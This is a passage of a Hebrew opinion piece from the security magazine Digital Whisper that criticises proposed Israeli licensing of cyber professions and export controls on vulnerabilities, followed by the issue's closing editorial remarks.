מעבר לבעיה שלפיה הממשלה היא שמסדירה, וקובעת מהם הנושאים שצריכים לבוא לידי ההסמכה (גם אם הדבר מבוצע ביחד עם השוק הפרטי), הרי שיש בעיה נוספת; הבעיה הנוספת היא שאותה ממשלה מגדירה מקצועות שכן כפופות להסדרה וביחד עם אותה הגדרה יוצרים את המקצועות. באף מקצוע אחר שאני מכיר (ויכול להיות שאני טועה כאן), אין הבדל בין הסמכות בגרנולציה כזו. אין "עורך דין למקרקעין" ו"עורך דין למסים" אלא יש עורך דין. המדינה החליטה שכל עורך דין ידע שכבה בסיסית של החוק, וכאשר יחליט לבחור לעצמו לאחר מכן לעסוק רק בחלק מהתחומים, לא תהיה מניעה שהוא יעסוק בעוד תחומים. כלומר, **המדינה החליטה שמרגע שעברת את ההסמכה כעורך דין, אם תחליט בבוקר לייצג נאשם בהליך פלילי ובערב לתת ייעוץ מס לחברות בינלאומיות, זה מותר.**

במקרה שלנו, לא יכול להיות חוקר על שבבוקר הוא חוקר פורנזי שמעצב ראיות ובערב עורך בדיקות חדירה. מי שרוצה לעשות את שני הדברים יצטרך לערוך שתי בחינות שונות, ולקבל הסמכה בשני מקצועות שונים. מדובר בהסמכת יתר.

ההסדרה חלה רק על עולם הסייבר, לצערנו

כל מי שקרא קצת על ההיסטוריה של עולם אבטחת המידע (ונניח, לקרוא את הספר של קווין מיטניק Ghost in the Wires, היא התחלה טובה) מבין ש"סייבר" זו שיטת חשיבה; היא לא מוגבלת לטכנולוגיה או לידע מקצועי בתפעול של מכשירים או קוד כלשהוא, אלא דווקא חלק מאנשי האבטחה הטובים ביותר מעולם לא אחזו במקלדת. לדוגמא, האחים בדיר ואורן אברהם הם לא אנשי מחשוב מובהקים, ודווקא ההקשר שלהם כאנשים מה"תחום" הוא מתחייב. כך גם התחביב של מנעולנות, שנפוץ מאוד בקרב קהילת אבטחת המידע, הוא חלק מהידע שדרוש לצורך ארגז הכלים הכללי של האקרים.

כך גם הכלל של "הנדסה חברתית", מה לעשות, מוזכר במסמך ב"מוסמך מבדקי חדירה" כחלק משילוב (תחת הגדרת חלק מההסמכה "משולב טכנולוגי ואנושי"). אבל נושא ההנדסה החברתית, שבדרך כלל אינו דורש ידע טכנולוגי כלל אלא יכולות הטעיה שמבוססות על כשלים פסיכולוגיים, יכול לבוא ממישהו שכלל אינו מוסמך או מיומן בכלים טכנולוגיים.

עכשיו; אני לא אומר שצריך להוסיף מקצוע בשם "מוסמך הנדסה חברתית" אלא ההפך: שכל הנושא של לייצר תתי מקצועות בתוך נושא ההסדרה הזה מגוחך בערך כמו שיהיה בדל בין ההסמכה בחוק של "טבח אסייתי" ל"שף במסעדת יוקרה". בשני המקרים צריך להעביר לאנשים את העקרונות של בטיחות במזון, להכיר להם את הסיכונים בשימוש בסכין, אבל להגיד לשף כמו **ישראל אהרוני** שמרגע שהוסמך כשף אסייתי הוא יצטרך לעבור הסמכה שונה אם הוא ירצה לפתוח מסעדה צרפתית זה בערך כמו לייצר הבדל בין **מוסמך מבדקי חדירה** ל**מוסמך הנדסה חברתית**.

ההסדרה תייצר מאכערים, קורסים מיותרים, ועלויות כניסה לשוק

ברגע שיש בחינות הסמכה, יש תמיד קורסים להכנה לאותן בחינות הסמכה. במקרים רבים (והבחינות של לשכת עורכי הדין הן רק דוגמא אחת) מדובר בהכשרה יקרה יחסית, עם קורס שמלמד אותך לעבור את הבחינה ולא מלמד אותך את המקצוע. גם כאן, כאשר יש בחינות סדורות סביר מאוד להניח שמה שיקרה הוא שגורמים יעשו הוא להכין קורסי הכנה, ככל הנראה על חשבון הפקדון הצבאי, שכל מה שהם יעשו הוא לכלכל תעשיה שלא באמת מכשירה את האנשים למקצוע, אלא רק לעבור את הבחינה.

לדוגמא, הרבה מאוד מערכות ההכנה לבחינות של מיקרוסופט הן לא יותר מאשר Brain Dumps. אני לא חושב לרגע שזה לא יהיה המצב בבחינות ההסמכה שלנו; במקום להתמקד בהסמכה שהיא מבוססת על תוצאות או על ידע מקצועי, הרי שהבחינה תהיה מבוססת על שפיכה של חומרים ושינון בעל פה, ולא

תועיל במיוחד למקצוע .התוספת השניה לעניין תהיה ההכנסה של מאכערים לשוק (גיא רולניק כתב על זה דווקא בהקשר של הייצוע הבטחוני); כל מי שירצה לקדם טכנולוגיה מסוימת יכניס אותה לחומר הלימוד והבחינה בלי קשר לשאלה האם זו חלק מהפרקטיקה המקובלת.

ומכאן להסדרת הייצוא הבטחוני, בקצרה

בניגוד להסדרת מקצועות הסייבר, בה מדינת ישראל השקיעה 20 עמודים בכתיבת מסמך מפורט, שאפשר להגיב אליו ולהעיר על תוכנו, הרי שבהסדרת הייצוא הבטחוני לא כך הדבר. נבין קודם כל את הדרך שבה המוצרים עוברים רגולציה, ואז משם נוכל גם להבין את הביקורת הרבה שנשמעת בחודש האחרון. חוק הפיקוח על ייצוא בטחוני הוא חוק שעיקרו היא הגבלה על מסחר בנשק. המטרה של החוק היא שכל מי שסוחר עם מדינות (גם ידידותיות) בנשק, מתווך בעסקאות כאלו, או קשור לעסקאות, יעבור תהליך של רגולציה, ירשם, יקבל את הבדיקות הנאותות.

אבל מה זה נשק? יש כלים שהם "דו שימושיים (dual use)" מדובר על כלים שיש להם גם שימוש אזרחי וגם שימוש צבאי; אבל בגלל דו-השימושיות הזו, צריך להגדיר אותם יותר לעומק. ובכן, כאן בא צו הפיקוח להסביר מהו נשק דו שימושי. אבל יש בעיה; צו הייצוא הבטחוני בנוי קצת עקום. במקום להכין רשימה של מה זה נשק דו שימושי, הצו קובע שמה שנכלל ברשימה שמפורסמת באתר של משרד הבטחון הוא נשק דו שימושי.

אם נכנס לאתר, נראה שהקישור בכלל מפנה לאתר מחו"ל, של הסדר בשם "הסדר וסנאאר"; ההסדר עצמו מכיל רשימה מאוד טכנית של מהן הטכנולוגיות הנתונות לפיקוח, וקובע כלל שטכנולוגיות מדף, טכנולוגיות שנמצאות בנחלת הכלל, או טכנולוגיות שמבוססות על פרסומים מדעיים קודמים, לא ממש יכללו בפיקוח. למרות זאת, כרגע החליט משרד הבטחון לשנות את ההסדר, ולהוסיף לא מעט מוצרים לרשימה. צו הפיקוח המוצע, ודברי ההסבר שמובאים לידו, הם לא ארוכים (שני עמודים כל אחד מהם), ופתאום מוסיפים להתייחסות לא מעט דברים שנראים לנו, כאנשים שעוסקים במקצוע, כלא ראויים להכלל תחת ההגדרה של "נשק".

הבעיה, אם כבר יש חוק נגד וירוסים

התייחסות חברת סימטריה היא התחלה טובה להבין את ההסדרה עצמה והרעיונות מאחוריה, למרות שמסמך תגובה בן 40 עמודים להצעה בת שני עמודים היא קצת בעייתית. הדבר הבעייתי העיקרי בצו הוא ההגדרה של "חולשה" וההגדרה של סחר בחולשות כסחר באמצעי נשק (כלומר, איסור פלילי על מכירת חולשות בלי רישוי של משרד הבטחון).

עכשיו, צריך לזכור שגם היום יש איסור פלילי על מכירה של וירוסים ותוכנות פריצה, למעט מכירה לרשויות מוסמכות (סעיף 6 לחוק המחשבים); כלומר, כבר היום אסור להפיץ תוכנות ריגול, וירוסים ודברים

דומים וגם לפתח את התוכנות האלה אלא "כדין", כלומר לצורך שימוש על ידי רשויות שמורשות להשתמש בתוכנות. לכן, הוספת איסור ייצוא והגבלה על מכירה של תוכנות חדירה, גם לרשויות מבצעיות אחרות, אומר שיש עוד איסור מיותר, ושצריך לעבור תהליך של הסמכה ואימות שלא מתאים לעולם הסטארטאפ הקטן של ישראל.

הבעיה, אם פתאום צריך לעבור תהליכי אישור ארוכים


אם מדובר על סטארטאפ ישראלי שמייצר מוצר תקיפה, או מוצר שמבוסס על חולשה שידועה רק לו, שמוכר את המוצר בעולם למשטרות כדי לעזור להן לפרוץ מכשירים של חשודים בטרור, או כדי להאזין לשיחות מוצפנות, אז נכון להיום אין לו הגבלה בחוק והוא יכול למכור את המוצר בצורה חופשית. לעומת זאת, מרגע שההסדרה הזו תתקבל, אז לפני שהוא בכלל מתחיל לשווק את המוצר הוא יצטרך ללכת לקבל אישורים רבים ממשרד הבטחון, ולהעזר באותם מאכערים ואנשי תעשיה.

זה אומר שכל תהליך של מכירת תוכנה, שיכול היה להיות קצר במיוחד, יהפוך להיות תהליך של שנים, מה שמעוות מעט את היכולת להשקיע באותו סטארטאפ.

אז מה אפשר לעשות?

הרצון של המדינה לפקח על התחום הוא לגיטימי ומקובל; אבל, לדעתי האישית, הרצון לייצר גרנולציה במקצוע במקום דרישות קדם תייצר יותר נזק מתועלת. הסדרה יעילה היתה דורשת באמת קבלת הסמכה בצורה דומה לחוקר פרטי (בדיקה של עבר פלילי, מבחני אתיקה בסיסיים, מבחני ידע ראשוניים) ולאחר מכן, כל מי שעבר את ההסמכה יקבל את הזכות להשתמש בכינוי "עוסק סייבר" או "מוסמך סייבר". כמו כן, **ביחד עם ההסמכה המדינה צריכה לתת פטור לחוקרי אבטחה מאחריות על בדיקות חדירה**. כלומר, לאפשר להם ארגז חול קטן שאומר "כל עוד לא עשיתם נזק, ניתן לכם גם סוכריה ביחד עם ההסמכה הזו."

בכל הנוגע לנושא הגבלות הייצוא, הרי שהרשימה שהמדינה בנתה בנויה לא טוב; היא עוברת ומגדירה טכנולוגיות רבות מדי כאסורות בייצוא, היא מטילה רגולציה כבדה ויקרה והיא מייצרת תמריצים לרמות ולעקוף את החוק הזה.



דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-70 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש מרץ.

אפיק קסטיאל,

ניר אדר,

29.2.2016